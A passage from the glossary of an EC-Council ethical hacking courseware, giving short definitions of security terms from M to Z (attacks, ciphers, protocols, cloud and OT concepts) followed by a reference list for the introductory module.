- **Manual Web App Security Testing:** It involves testing a web application using manually designed data, customized code, and some browser extension tools to detect vulnerabilities and weaknesses associated with the applications.
- **Mobile Spam:** Mobile phone spam, also known as SMS spam, text spam, or m-spam, refers to unsolicited messages sent in bulk form to known/unknown phone numbers/email IDs to target mobile phones.
- **Mobile Device Management (MDM):** Mobile Device Management (MDM) provides platforms for over-the-air or wired distribution of applications and data and configuration settings for all types of mobile devices, including mobile phones, smartphones, and tablet computers.
- **Multi Cloud:** It is a dynamic heterogeneous environment that combines workloads across multiple cloud vendors that are managed via one proprietary interface to achieve long-term business goals.
- **Microservices:** Monolithic applications are broken down into cloud-hosted sub-applications called microservices that work together, each performing a unique task.
- **Man-in-the-Cloud (MITC) Attack:** MITC attacks are performed by abusing cloud file synchronization services such as Google Drive or Drop Box for Data compromise, command and control (C&C), data exfiltration, and remote access.
- **MD5:** The MD5 algorithm takes a message of arbitrary length as the input and then outputs a 128-bit fingerprint or message digest of the input.
- **MD6:** MD6 uses a Merkle-tree-like structure to allow for large-scale parallel computation of hashes for very long inputs.

N

- **Non-Repudiation:** A guarantee that the sender of a message cannot later deny having sent the message and that the recipient cannot deny having received the message.
- **Network Indicators:** Network indicators are useful for command and control, malware delivery, identifying the operating system, and other tasks.
- **Network Scanning:** Network scanning refers to a set of procedures used for identifying hosts, ports, and services in a network.
- **NTP:** Network Time Protocol (NTP) is designed to synchronize the clocks of networked computers.
- **National Vulnerability Database (NVD):** A U.S. government repository of standards-based vulnerability management data represented using the Security Content Automation Protocol (SCAP).
- **NTFS Data Stream:** NTFS Alternate Data Stream (ADS) is a Windows hidden stream, which contains metadata for the file, such as attributes, word count, author name and access, and modification time of the files.
- **Negligent Insider:** Insiders who are uneducated on potential security threats or who simply bypass general security procedures to meet workplace efficiency.
- **Network Level Hijacking:** Network level hijacking can be defined as the interception of packets during the transmission between a client and the server in a TCP or UDP session.
- **Network Address Translation (NAT):** Network address translation separates IP addresses into two sets and enables the LAN to use these addresses for internal and external traffic separately.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Network Perimeter:** It is the outermost boundary of a network zone i.e. closed group of assets.

O

- **OS Discovery/Banner Grabbing:** Banner grabbing or OS fingerprinting is the method used to determine the operating system running on a remote target system.
- **Obfuscator:** A program that conceals its code and intended purpose via various techniques, and thus, makes it hard for security mechanisms to detect or remove it.
- **Obfuscating:** Obfuscating is an IDS evasion technique used by attackers who encode the attack packet payload in such a way that the destination host can decode the packet but not the IDS.
- **OAuth:** OAuth is an authorization protocol that allows a user to grant limited access to their resources on a site to a different site without having to expose their credentials.
- **Output Encoding:** Output encoding is used to encode the input to ensure it is properly sanitized before being passed to the database.
- **Orthogonal Frequency-Division Multiplexing (OFDM):** An OFDM is a method of digital modulation of data in which a signal, at a chosen frequency, is split into multiple carrier frequencies that are orthogonal (occurring at right angles) to each other.
- **Omnidirectional Antenna:** Omnidirectional antennas radiate electromagnetic (EM) energy in all directions.
- **OT:** Operational Technology (OT) is the software and hardware designed to detect or cause changes in industrial operations through direct monitoring and/or controlling of industrial physical devices.
- **Operational Technology Cyber Security Alliance (OTCSA):** OTCSA educates operators and manufacturers with constant technical awareness and provides guidelines to apply essential changes, updates, integrations, etc.

P

- **Passive Attacks:** Passive attacks involve intercepting and monitoring network traffic and data flow on the target network and do not tamper with the data.
- **Procedures:** "Procedures" are organizational approaches that threat actors follow to launch an attack.
- **Payment Card Industry Data Security Standard (PCI DSS):** The Payment Card Industry Data Security Standard (PCI DSS) is a proprietary information security standard for organizations that handle cardholder information for major debit, credit, prepaid, e-purse, ATM, and POS cards.
- **Passive Footprinting:** Passive footprinting involves gathering information about the target without direct interaction.
- **Packet Fragmentation:** Packet fragmentation refers to the splitting of a probe packet into several smaller packets (fragments) while sending it to a network.
- **Proxy Server:** A proxy server is an application that can serve as an intermediary for connecting with other computers.
- **Password Cracking:** Password cracking techniques are used to recover passwords from computer systems.
- **Password Guessing:** Password guessing is a password-cracking technique that involves attempting to log on to the target system with different passwords manually.
- **Pass the Ticket Attack:** Pass the Ticket is a technique used for authenticating a user to a system that is using Kerberos without providing the user's password.
- **PRINCE Attack:** An advanced version of a combinator attack where instead of taking input from two different dictionaries, attackers use a single input dictionary to build chains of combined words.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Password Salting:** Password salting is a technique where a random string of characters are added to the password before calculating their hashes.
- **Privilege Escalation:** A privilege escalation attack is the process of gaining more privileges than were initially acquired.
- **Packer:** A program that allows all files to bundle together into a single executable file via compression to bypass security software detection.
- **Payload:** A piece of software that allows control over a computer system after it has been exploited.
- **Packet Sniffing:** Packet sniffing is the process of monitoring and capturing all data packets passing through a given network using a software application or hardware device.
- **Passive Sniffing:** It involves monitoring packets sent by others without sending any additional data packets in the network traffic.
- **Piggybacking:** Piggybacking usually implies entry into a building or security area with the consent of the authorized person.
- **Pop-Up Windows:** Windows that suddenly pop up while surfing the Internet and ask for user information to login or sign-in.
- **Phishing:** Phishing is the practice of sending an illegitimate email claiming to be from a legitimate site in an attempt to acquire a user's personal or account information.
- **Pharming:** Pharming is a social engineering technique in which the attacker executes malicious programs on a victim's computer or server, and when the victim enters any URL or domain name, it automatically redirects the victim's traffic to an attacker-controlled website.
- **Professional Insider:** Harmful insiders who use their technical knowledge to identify weaknesses and vulnerabilities in the company's network and sell confidential information to competitors or black market bidders.
- **Ping of Death Attack:** In a Ping of Death (PoD) attack, an attacker tries to crash, destabilize, or freeze the targeted system or service by sending malformed or oversized packets using a simple ping command.
- **Pulse Wave DDoS Attack:** In a pulse wave DDoS attack, attackers send a highly repetitive, periodic train of packets as pulses to the target victim every 10 minutes, and each specific attack session can last for a few hours to days.
- **Peer-to-Peer Attack:** A peer-to-peer attack is a form of DDoS attack in which the attacker exploits a number of bugs in peer-to-peer servers to initiate a DDoS attack.
- **Permanent Denial-of-Service Attack:** Permanent DoS, also known as phlashing, refers to attacks that cause irreversible damage to system hardware.
- **Protocol Anomaly Detection:** In this type of detection, models are built to explore anomalies in the way in which vendors deploy the TCP/IP specification.
- **Packet Filtering Firewall:** In a packet filtering firewall, each packet is compared to a set of criteria before it is forwarded.
- **Pure Honeypots:** Pure honeypots emulate the real production network of a target organization.
- **Production Honeypots:** Production honeypots are deployed inside the production network of the organization along with other production servers.
- **Port Scanning:** Port scanning is used to identify open ports and the services running on these ports.
- **Patch:** A patch is a small piece of software designed to fix problems, security vulnerabilities, and bugs and improve the performance of a computer program or its supporting data.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Patch Management:** Patch management is a process used to fix known vulnerabilities by ensuring that the appropriate patches are installed on a system.
- **Parabolic Grid Antenna:** A parabolic grid antenna uses the same principle as a satellite dish, but it does not have a solid dish. It consists of a semi-dish in the form of a grid consisting of aluminum wires.
- **Purdue Model:** The Purdue model is derived from the Purdue Enterprise Reference Architecture (PERA) model, which is a widely used to describe internal connections and dependencies of important components in the ICS networks.
- **Programmable Logic Controller (PLC):** A programmable logic controller (PLC) is a small solid-state control computer where instructions can be customized to perform a specific task.
- **Platform-as-a-Service (PaaS):** This offers development tools, configuration management, and deployment platforms on-demand, which can be used by subscribers to develop custom applications.
- **Public Cloud:** In this model, the provider makes services such as applications, servers, and data storage available to the public over the Internet.
- **Private Cloud:** A private cloud, also known as the internal or corporate cloud, is a cloud infrastructure operated by a single organization and implemented within a corporate firewall.
- **Public Key Infrastructure (PKI):** PKI is a set of hardware, software, people, policies, and procedures required to create, manage, distribute, use, store, and revoke digital certificates.
- **Pretty Good Privacy (PGP):** It is often used for data compression, digital signing, encryption and decryption of messages, emails, files, and directories, and to enhance the privacy of email communications.
- **Padding Oracle Attack:** In a padding oracle attack (also known as a Vaudenay attack), attackers exploit the padding validation of an encrypted message to decipher the ciphertext.

Q

- **Quantum Cryptography:** This cryptography is processed based on quantum mechanics, such as quantum key distribution (QKD), using photons instead of mathematics as a part of encryption.

R

- **Reconnaissance:** Reconnaissance refers to the preparatory phase where an attacker seeks to gather information about a target prior to launching an attack.
- **Risk:** Risk refers to the degree of uncertainty or expectation that an adverse event may cause damage to the system.
- **Risk Management:** Risk management is the process of reducing and maintaining risk at an acceptable level by means of a well-defined and actively employed security program.
- **Risk Identification:** Identifies the sources, causes, consequences, and other details of the internal and external risks affecting the security of the organization.
- **Risk Assessment:** Assesses the organization's risk and provides an estimate of the likelihood and impact of the risk.
- **Risk Treatment:** Selects and implements appropriate controls for the identified risks.
- **Risk Tracking:** Ensures appropriate controls are implemented to handle known risks and calculates the chances of a new risk occurring.
- **Risk Review:** Evaluates the performance of the implemented risk management strategies.
- **RPC:** Remote Procedure Call (RPC) allows clients and servers to communicate in distributed client/server programs.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Replay Attack:** In a replay attack, packets and authentication tokens are captured using a sniffer. After the relevant information is extracted, the tokens are placed back on the network to gain access.
- **Rainbow Table:** A rainbow table is a precomputed table that contains word lists like dictionary files, brute force lists, and their hash values.
- **Rootkits:** Rootkits are programs that hide their presence as well as attacker's malicious activities, granting them full access to the server or host at that time, and in the future.
- **Ransomware:** Ransomware is a type of malware that restricts access to the computer system's files and folders and demands an online ransom payment to the malware creator(s) to remove the restrictions.
- **Rogue DHCP Server Attack:** The attacker sets up a rogue DHCP server on the network and responds to DHCP requests with bogus IP addresses resulting in compromised network access.
- **Reverse Social Engineering:** The attacker presents him/herself as an authority and the target seeks his or her advice before or after offering the information that the attacker needs.
- **RST Hijacking:** RST hijacking involves injecting an authentic-looking reset (RST) packet using a spoofed source address and predicting the acknowledgment number.
- **Research Honeypots:** Research honeypots are high-interaction honeypots primarily deployed by research institutes, governments, or military organizations to gain detailed knowledge about the actions of intruders.
- **RASP:** Runtime application self protection (RASP) provides security to web and non-web application running on a server.
- **Reflector Antennas:** Reflector antennas are used to concentrate EM energy that is radiated or received at a focal point.
- **Reverse Engineering:** Reverse engineering is the process of analyzing and extracting the source code of a software or application, and if needed, regenerating it with required modifications.
- **RC4:** RC4 is a variable key-size symmetric-key stream cipher with byte-oriented operations, and it is based on the use of a random permutation.
- **RC5:** RC5 is a fast symmetric-key block cipher designed by Ronald Rivest for RSA Data Security (now RSA Security).
- **RC6:** RC6 is a symmetric-key block cipher derived from RC5. It is a parameterized algorithm with a variable block size, key size, and number of rounds.
- **Rivest Shamir Adleman (RSA):** Ron Rivest, Adi Shamir, and Leonard Adleman formulated RSA, a public-key cryptosystem for Internet encryption and authentication.
- **RIPEMD-160:** RACE Integrity Primitives Evaluation Message Digest (RIPEMD) is a 160-bit hash algorithm developed by Hans Dobbertin, Antoon Bosselaers, and Bart Preneel.
- **Rainbow Table Attack:** A rainbow table attack is a type of cryptography attack where an attacker uses a rainbow table to reverse cryptographic hash functions.
- **Related-Key Attack:** An attacker launch a related key attack by exploiting the mathematical relationship between keys in a cipher to gain access over encryption and decryption functions.

S

- **Suicide Hackers:** Suicide hackers are individuals who aim to bring down critical infrastructure for a "cause" and are not worried about facing jail terms or any other kind of punishment.
- **Script Kiddies:** Script kiddies are unskilled hackers who compromise systems by running scripts, tools, and software developed by real hackers.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **State-Sponsored Hackers:** State-sponsored hackers are individuals employed by the government to penetrate, gain top-secret information from, and damage the information systems of other governments.
- **Scanning:** Scanning refers to the pre-attack phase when the attacker scans the network for specific information based on information gathered during reconnaissance.
- **Supervised Learning:** Supervised learning uses algorithms that input a set of labeled training data to attempt to learn the differences between the given labels.
- **Sarbanes Oxley Act (SOX):** Enacted in 2002, the Sarbanes-Oxley Act aims to protect the public and investors by increasing the accuracy and reliability of corporate disclosures.
- **Shoulder Surfing:** In the shoulder surfing technique, an attacker stands behind the victim and secretly observes the victim's activities on the computer, such as keystrokes while entering usernames, passwords, and so on.
- **Stealth Scan (Half-open Scan):** Stealth scanning involves abruptly resetting the TCP connection between the client and server before the completion of three-way handshake signals, thus leaving the connection half-open.
- **SCTP INIT Scanning:** Attackers send an INIT chunk to the target host, and an INIT+ACK chunk response implies that the port is open, whereas an ABORT Chunk response means that the port is closed.
- **SCTP COOKIE ECHO Scanning:** Attackers send a COOKIE ECHO chunk to the target host, and no response implies that the port is open, whereas an ABORT Chunk response means that the port is closed.
- **Source Routing:** Source routing refers to sending a packet to the intended destination with a partially or completely specified route (without firewall-/IDS-configured routers) in order to evade an IDS or firewall.
- **Source Port Manipulation:** Source port manipulation refers to manipulating actual port numbers with common port numbers in order to evade an IDS or firewall.
- **SNMP Enumeration:** SNMP enumeration is the process of enumerating user accounts and devices on a target system using SNMP.
- **Spyware:** Spyware is a stealthy program that records the user's interaction with the computer and the Internet without the user's knowledge and sends the information to the remote attackers.
- **Steganography:** Steganography is a technique of hiding a secret message within an ordinary message and extracting it at the destination to maintain confidentiality of data.
- **Spam/Email Steganography:** Spam/email steganography refers to the technique of sending secret messages by hiding them in spam/email messages.
- **Steganalysis:** Steganalysis is the art of discovering and rendering covert messages using steganography.
- **Sheep Dip Computer:** Sheep dipping refers to the analysis of suspect files, incoming messages, etc. for malware.
- **Static Malware Analysis:** It involves going through the executable binary code without executing it to have a better understanding of the malware and its purpose.
- **System Baselining:** Baselining refers to the process of capturing the system state (taking a snapshot of the system) when the malware analysis begins, which can be compared with the system's state after executing the malware file.
- **SPAN Port:** A SPAN port is a port that is configured to receive a copy of every packet that passes through a switch.
- **STP Attack:** Attackers connect a rogue switch into the network to change the operations of the STP protocol and sniff all the network traffic.
- **Social Engineering:** Social engineering is the art of convincing people to reveal confidential information.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Spam Email:** Irrelevant, unwanted, and unsolicited emails that attempt to collect financial information, social security numbers, and network information.
- **Scareware:** Malware that tricks computer users into visiting malware infested websites, or downloading/buying potentially malicious software.
- **Spear Phishing:** Attackers send spear phishing to send a message with specialized, social engineering content directed at a specific person, or a small group of people.
- **Spimming:** A variant of spam that exploits Instant Messaging platforms to flood spam across the networks.
- **SMiShing:** SMiShing (SMS phishing) is the act of using SMS text messaging system of cellular phones or other mobile devices to lure users into instant action, such as downloading malware, visiting a malicious webpage, or calling a fraudulent phone number.
- **Smurf Attack:** In a Smurf attack, the attacker spoofs the source IP address with the victim's IP address and sends a large number of ICMP ECHO request packets to an IP broadcast network.
- **SYN Flood Attack:** In a SYN attack, the attacker sends a large number of SYN requests to the target server (victim) with fake source IP addresses.
- **Spoofed Session Flood Attack:** Attackers create fake or spoofed TCP sessions by carrying multiple SYN, ACK, and RST or FIN packets.
- **Session Hijacking:** Session hijacking refers to an attack in which an attacker seizes control of a valid TCP communication session between two computers.
- **Signature Recognition:** Signature recognition, also known as misuse detection, tries to identify events that indicate an abuse of a system or network resource.
- **Software Firewall:** A software firewall is a software program installed on a computer, just like normal software.
- **Stateful Multilayer Inspection Firewall:** Stateful multilayer inspection firewalls combine the aspects of the other three types of firewalls (Packet Filtering, Circuit-Level Gateways, and Application-Level Firewalls).
- **Spam Honeypots:** Spam honeypots specifically target spammers who abuse vulnerable resources such as open mail relays and open proxies.
- **Spider Honeypots:** Spider honeypots are also called spider traps. These honeypots are specifically designed to trap web crawlers and spiders.
- **Session Splicing:** Session splicing is a technique used to bypass the IDS where an attacker splits the attack traffic into many packets such that no single packet triggers the IDS.
- **Static Application Security Testing (SAST):** It is also referred to as a white-box testing approach, in which the complete system architecture (including its source code) or application/software to be tested is already known to the tester.
- **Source Code Review:** Source code reviews are used to detect bugs and irregularities in the developed web applications.
- **16-bit Unicode Encoding:** It replaces unusual Unicode characters with "%u" followed by the character's Unicode code point expressed in hexadecimal.
- **SQL Injection:** SQL injection is a technique used to take advantage of un-sanitized input vulnerabilities to pass SQL commands through a web application for execution by a backend database.
- **Service Set Identifier (SSID):** An SSID is a 32-alphanumeric-character unique identifier given to a wireless local area network (WLAN) that acts as a wireless identifier of the network.
- **Simjacker:** Simjacker is a vulnerability associated with a SIM card's S@T browser (SIMalliance Toolbox Browser), a pre-installed software incorporated in SIM cards to provide a set of instructions.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Sybil Attack:** The attacker uses multiple forged identities to create a strong illusion of traffic congestion, affecting communication between neighboring nodes and networks.
- **Side-Channel Attack:** The attacker extracts information about encryption keys by observing the emission of signals i.e. "side channels" from IoT devices.
- **Supervisory Control and Data Acquisition (SCADA):** SCADA is a centralized supervisory control system that is used for controlling and monitoring industrial facilities and infrastructure.
- **Safety Instrumented Systems (SIS):** An SIS is an automated control system designed to safeguard the manufacturing environment in case of any hazardous incident in the industry.
- **Software-as-a-Service (SaaS):** This cloud computing service offers application software to subscribers on-demand over the Internet.
- **Security-as-a-Service (SECaaS):** It provides services such as penetration testing, authentication, intrusion detection, anti-malware, security incident and event management.
- **Serverless Computing:** Serverless computing also known as serverless architecture or Function-as-a-Service (FaaS), is a cloud-based application architecture where application infrastructure and supporting services are provided by the cloud vendor as they are needed.
- **Symmetric Encryption:** Symmetric encryption (secret-key, shared-key, and private-key) uses the same key for encryption as it does for decryption.
- **Serpent:** Serpent uses a 128-bit symmetric block cipher with 128-, 192-, or 256-bit key sizes.
- **Secure Hashing Algorithm (SHA):** This algorithm generates a cryptographically secure one-way hash; it was published by the National Institute of Standards and Technology as a US Federal Information Processing Standard.
- **Secure Sockets Layer (SSL):** SSL is an application layer protocol developed by Netscape for managing the security of message transmission on the Internet.

T

- **Tactics, Techniques, and Procedures (TTPs):** The term Tactics, Techniques, and Procedures (TTPs) refers to the patterns of activities and methods associated with specific threat actors or groups of threat actors.
- **Tactics:** "Tactics" are the guidelines that describe the way an attacker performs the attack from beginning to the end.
- **Techniques:** "Techniques" are the technical methods used by an attacker to achieve intermediate results during the attack.
- **Threat Modeling:** Threat modeling is a risk assessment approach for analyzing the security of an application by capturing, organizing, and analyzing all the information that affects the security of an application.
- **The Digital Millennium Copyright Act (DMCA):** It defines the legal prohibitions against the circumvention of technological protection measures employed by copyright owners to protect their works, and against the removal or alteration of copyright management information.
- **Traceroute:** Traceroute programs work on the concept of ICMP protocol and use the TTL field in the header of ICMP packets to discover the routers on the path to a target host.
- **Toggle-Case Attack:** Attackers try all possible combinations of upper and lower cases of a word present in the input dictionary.
- **Trojan:** It is a program in which the malicious or harmful code is contained inside apparently harmless programming or data in such a way that the code can get control and cause damage, such as ruining the file allocation table on your hard disk.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Tailgating:** Tailgating implies accessing a building or secured area without the consent of the authorized person.
- **Throttling:** Throttling entails the setting up of routers for server access with a logic to throttle incoming traffic levels that are safe for the server.
- **TCP/IP Hijacking:** TCP/IP hijacking involves using spoofed packets to seize control of a connection between a victim and target machine.
- **Two-Factor Authentication:** A two-factor authentication provides an extra layer of protection as it provides another vector of authentication in addition to a user's password.
- **Triple Data Encryption Standard (3DES):** It performs DES three times with three different keys.
- **Twofish:** Twofish uses a block size of 128 bits and key sizes up to 256 bits. It is a Feistel cipher.
- **Threefish:** Threefish is a large tweakable symmetric-key block cipher in which the block and key sizes are equal, i.e., 256, 512, and 1024.
- **TEA:** Tiny Encryption Algorithm (TEA) is a Feistel cipher that uses 64 rounds.
- **TPM:** Trusted platform module (TPM) is a crypto-processor or chip that is present on the motherboard that can securely store the encryption keys, and it can perform many cryptographic operations.
- **Transport Layer Security (TLS):** TLS is a protocol to establish a secure connection between a client and a server and ensure the privacy and integrity of information during transmission.

U

- **Unsupervised Learning:** Unsupervised learning makes use of algorithms that input unlabeled training data to attempt to deduce all the categories without guidance.
- **UDP Ping Scan:** Attackers send UDP packets to target hosts, and a UDP response indicates that the host is active.
- **UDP Flood Attack:** An attacker sends spoofed UDP packets at a very high packet rate to a remote host on random ports of a target server using a large source IP range.
- **UDP Hijacking:** A network-level session hijacking where the attacker sends forged server reply to a victim's UDP request before the intended server replies to it.
- **URL Encoding:** URL encoding is the process of converting URL into valid ASCII format so that data can be safely transported over HTTP.
- **UTF-8:** It is a variable-length encoding standard that uses each byte expressed in hexadecimal and preceded by the % prefix.
- **Union SQL Injection:** In a UNION SQL injection, an attacker combines a forged query with a query requested by the user using a UNION clause.
- **USB Encryption:** USB encryption is an additional feature for USB storage devices that offers onboard encryption services.

V

- **Vulnerability Research:** Vulnerability research is the process of analyzing protocols, services, and configurations to discover the vulnerabilities and design flaws that will expose an operating system and its applications to exploit, attack, or misuse.
- **Vulnerability Assessment:** Vulnerability assessment is an in-depth examination of the ability of a system or application, including current security procedures and controls, to withstand the exploitation.
- **Vulnerability Exploitation:** Vulnerability exploitation involves the execution of multiple complex, interrelated steps to gain access to a remote system.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Video Steganography:** Video steganography refers to hiding secret information in a carrier video file.
- **Virus:** A virus is a self-replicating program that produces its own copy by attaching itself to another program, computer boot sector or document.
- **Vishing:** Vishing (voice or VoIP phishing) is an impersonation technique (electronic fraud) in which the attacker tricks individuals to reveal personal and financial information using voice technology such as the telephone system, VoIP, etc.
- **VPN:** A VPN is a private network constructed using public networks, such as the Internet.
- **Vulnerability Scanning:** Vulnerability scanning is performed to identify vulnerabilities and misconfigurations in a target web server or network.

W

- **White Hats:** White hats or penetration testers are individuals who use their hacking skills for defensive purposes.
- **Website Footprinting:** Website footprinting refers to the monitoring and analysis of the target organization's website for information.
- **Whois:** Whois is a query and response protocol used for querying databases that store the registered users or assignees of an Internet resource, such as a domain name, an IP address block, or an autonomous system.
- **Wire Sniffing:** Packet sniffing is a form of wire sniffing or wiretapping in which hackers sniff credentials during transit by capturing Internet packets.
- **Windows Management Instrumentation (WMI):** WMI is a feature in Windows administration that provides a platform for accessing Windows system resources locally and remotely.
- **Windows Remote Management (WinRM):** WinRM is a Windows-based protocol designed to allow a user to run an executable file, modify system services, and the registry on a remote system.
- **Whitespace Steganography:** In white space steganography, the user hides the messages in ASCII text by adding white spaces to the ends of the lines.
- **Wiretapping:** Wiretapping is the process of the monitoring of telephone and Internet conversations by a third party.
- **Whaling:** A whaling attack is a type of phishing that targets high profile executives like CEO, CFO, politicians, and celebrities who have complete access to confidential and highly valuable information.
- **Web Server:** A web server is a computer system that stores, processes, and delivers web pages to clients via HTTP.
- **Website Defacement:** Website defacement refers to unauthorized changes made to the content of a single web page or an entire website, resulting in changes to the visual appearance of the web page or website.
- **Web Server Misconfiguration:** Server misconfiguration refers to configuration weaknesses in web infrastructure that can be exploited to launch various attacks on web servers such as directory traversal, server intrusion, and data theft.
- **Website Mirroring:** Website mirroring copies an entire website and its content onto a local drive.
- **Web Applications:** Web applications provide an interface between end users and web servers through a set of web pages that are generated at the server end or contain script code to be executed dynamically within the client web browser.
- **Web Service:** A web service is an application or software that is deployed over the Internet and uses standard messaging protocols such as SOAP, UDDI, WSDL, and REST to enable communication between applications developed for different platforms.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Web-based Timing Attack:** A web-based timing attack is a type of side-channel attack performed by attackers to retrieve sensitive information such as passwords from web applications by measuring the response time taken by the server.
- **Web Spidering/Crawling:** Web spiders/crawlers automatically discover the hidden content and functionality by parsing HTML forms and client-side JavaScript requests and responses.
- **WS-Address Spoofing:** In a WS-address spoofing attack, an attacker sends a SOAP message containing fake WS-address information to the server. The <ReplyTo> header consists of the address of the endpoint selected by the attacker rather than the address of the web service client.
- **Web API:** Web API is an application programming interface that provides online web services to client-side apps for retrieving and updating data from multiple online sources.
- **Webhooks:** Webhooks are user-defined HTTP callback or push APIs that are raised based on events triggered, such as receiving a comment on a post or pushing code to the registry.
- **Web Shell:** A web shell is a malicious piece of code or script that is developed using server-side languages such as PHP, ASP, PERL, RUBY, and Python and are then installed on a target server.
- **Web Application Fuzz Testing:** Web application fuzz testing (fuzzing) is a black-box testing method. It is a quality checking and assurance technique used to identify coding errors and security loopholes in web applications.
- **Whitelist Validation:** Whitelist validation is an effective technique in which only the list of entities that have been approved for secured access are accepted.
- **Wi-Fi:** Wireless network (Wi-Fi) refers to WLANs based on IEEE 802.11 standard, which allows the device to access the network from anywhere within an AP range.
- **Wired Equivalent Privacy (WEP):** WEP is a security protocol defined by the 802.11b standard; it was designed to provide a wireless LAN with a level of security and privacy comparable to that of a wired LAN.
- **Wi-Fi Protected Access (WPA):** WPA is a security protocol defined by 802.11i standards; it uses a Temporal Key Integrity Protocol (TKIP) that utilizes the RC4 stream cipher encryption with 128-bit keys and 64-bit MIC integrity check to provide stronger encryption and authentication.
- **WPA2:** WPA2 is an upgrade to WPA, and it includes mandatory support for counter mode with cipher block chaining message authentication code protocol (CCMP), an AES-based encryption mode with strong security.
- **WPA3:** WPA3 is an advanced implementation of WPA2 providing trailblazing protocols and uses the AES-GCMP 256 encryption algorithm.
- **Wireless Traffic Analysis:** Wireless traffic analysis enables attackers to identify vulnerabilities and susceptible victims in a target wireless network.
- **Wireless Intrusion Prevention Systems:** Wireless intrusion prevention systems (IPSs) protect networks against wireless threats and enable administrators to detect and prevent various network attacks.
- **Wrapping Attack:** A wrapping attack is performed during the translation of the SOAP message in the TLS layer where attackers duplicate the body of the message and sends it to the server as a legitimate user.
- **Web of Trust (WOT):** Web of trust (WoT) is a trust model of PGP, OpenPGP, and GnuPG systems.

X

- **Xmas Scan:** Xmas scan is a type of inverse TCP scanning technique with the FIN, URG, and PUSH flags set to send a TCP frame to a remote device.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **XML External Entity Attack:** XML External Entity attack is a server-side request forgery (SSRF) attack that can occur when a misconfigured XML parser allows applications to parse XML input from an unreliable source.

Y

- **Yagi Antenna:** A Yagi antenna, also called Yagi–Uda antenna, is a unidirectional antenna commonly used in communications at a frequency band of 10 MHz to VHF and UHF.
- **YAK:** YAK is a public-key-based Authenticated Key Exchange (AKE) protocol.

Z

- **Zones and Conduits:** A network segregation technique used to isolate the networks and assets to impose and maintain strong access control mechanisms.
- **Zero Trust Network:** The Zero Trust model is a security implementation that assumes that every user trying to access the network is not a trusted entity by default and verifies every incoming connection before allowing access to the network.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

References

Module 01: Introduction to Ethical Hacking

1. (2006), Ethical Hacking, from http://neworder.box.sk/news/921.
2. (2006), Hacker methodology, from http://www.hackersecuritymeasures.com/.
3. (2006), The Cybercrime Act 2001 Australia, Germany, Singapore Chapter 50A: Computer misuse Act, from http://www.cybercrimelaw.net/laws/countries/australia.html, http://www.cybercrimelaw.net/laws/countries/germany.html, http://www.mosstingrett.no/info/legal.html#29.
4. (2006), Computer Misuse Act 1990 Chapter 18 Unauthorized access to computer material, from http://www.cybercrimelaw.net/laws/countries/uk.html.
5. Police and Justice Act 2006, http://www.opsi.gov.uk/acts/acts2006/ukpga_20060048_en_7#pt5-pb2.
6. Dan Goodin, (2012), Zero-day attacks are meaner, more rampant than we ever thought, from https://arstechnica.com/information-technology/2012/10/zero-day-attacks-are-meaner-and-more-plentiful-than-thought/.
7. Frank T. Bass, (1998), SECURITY POLICY: TARGET, CONTENT, & LINKS, from https://csrc.nist.gov/csrc/media/publications/conference-paper/1998/10/08/proceedings-of-the-21st-nissc-1998/documents/paperg4.pdf.
8. (2009,)Anatomy of the Hack - Hands-on Security, from https://www.slideshare.net/NewBU/anatomy-of-the-hack-handson-security-information-assurance-club.
9. Nick Sutton and Jonathan Knight, (2014), Online In 60 Seconds – A Year Later, from https://blog.qmee.com/online-in-60-seconds-infographic-a-year-later/.
10. Vangie Beal, Insider attack, from https://www.webopedia.com/TERM/I/insider_attack.html.
11. Ian Sutherland, Is Ethical Hacking Actually Ethical or even Legal?, from https://ianhsutherland.com/ethical-hacking/.
12. Is ethical hacking legal?, from https://www.answers.com/Q/Is_ethical_hacking_legal?#slide=2.
13. PCI SSC Data Security Standards Overview, from https://www.pcisecuritystandards.org/pci_security/how.
14. (2010), Payment Card Industry (PCI) Data Security Standard, from https://www.pcisecuritystandards.org/document_library?category=pcidss&document=pci_dss.
15. ISO/IEC 27001:2013, from https://www.iso.org/standard/54534.html.
16. Health Information Privacy, from https://www.hhs.gov/hipaa/index.html.
17. (2002), PUBLIC LAW 107–204—JULY 30, from https://www.sec.gov/answers/about-lawsshtml.html#sox2002.
18. Executive Summary Digital Millennium Copyright Act Section 104 Report, from http://www.copyright.gov/reports/studies/dmca/dmca_executive.html.
19. (1998), The Digital Millennium Copyright Act of 1998 U.S. Copyright Office Summary, from https://www.copyright.gov/legislation/dmca.pdf.
20. (2002), Federal Information Security Management Act (FISMA) Implementation Project, from https://csrc.nist.gov/projects/risk-management.
21. Alan B. Sterneckert, Auditing, from https://www.taylorfrancis.com/books/9781420000047.
22. Joe Jenkins, (2000), Internet Security and Your Business - Knowing the Risks, from https://www.symantec.com/connect/articles/internet-security-and-your-business-knowing-risks.
23. (2006), Critical Infrastructure Threats and Terrorism, from http://www.fas.org/irp/threat/terrorism/sup2.pdf.
24. Juan Andrés Guerrero-Saade, Costin Raiu, Kurt Baumgartner, (2017), Kaspersky Security Bulletin: Threat Predictions for 2018, from https://securelist.com/ksb-threat-predictions-for-2018/83169/.
25. Giovanni Vigna, (2017), The 2018 Cyberthreat Landscape—Predictions and Trends, from https://www.lastline.com/blog/2018-cyberthreat-predictions-and-trends/.
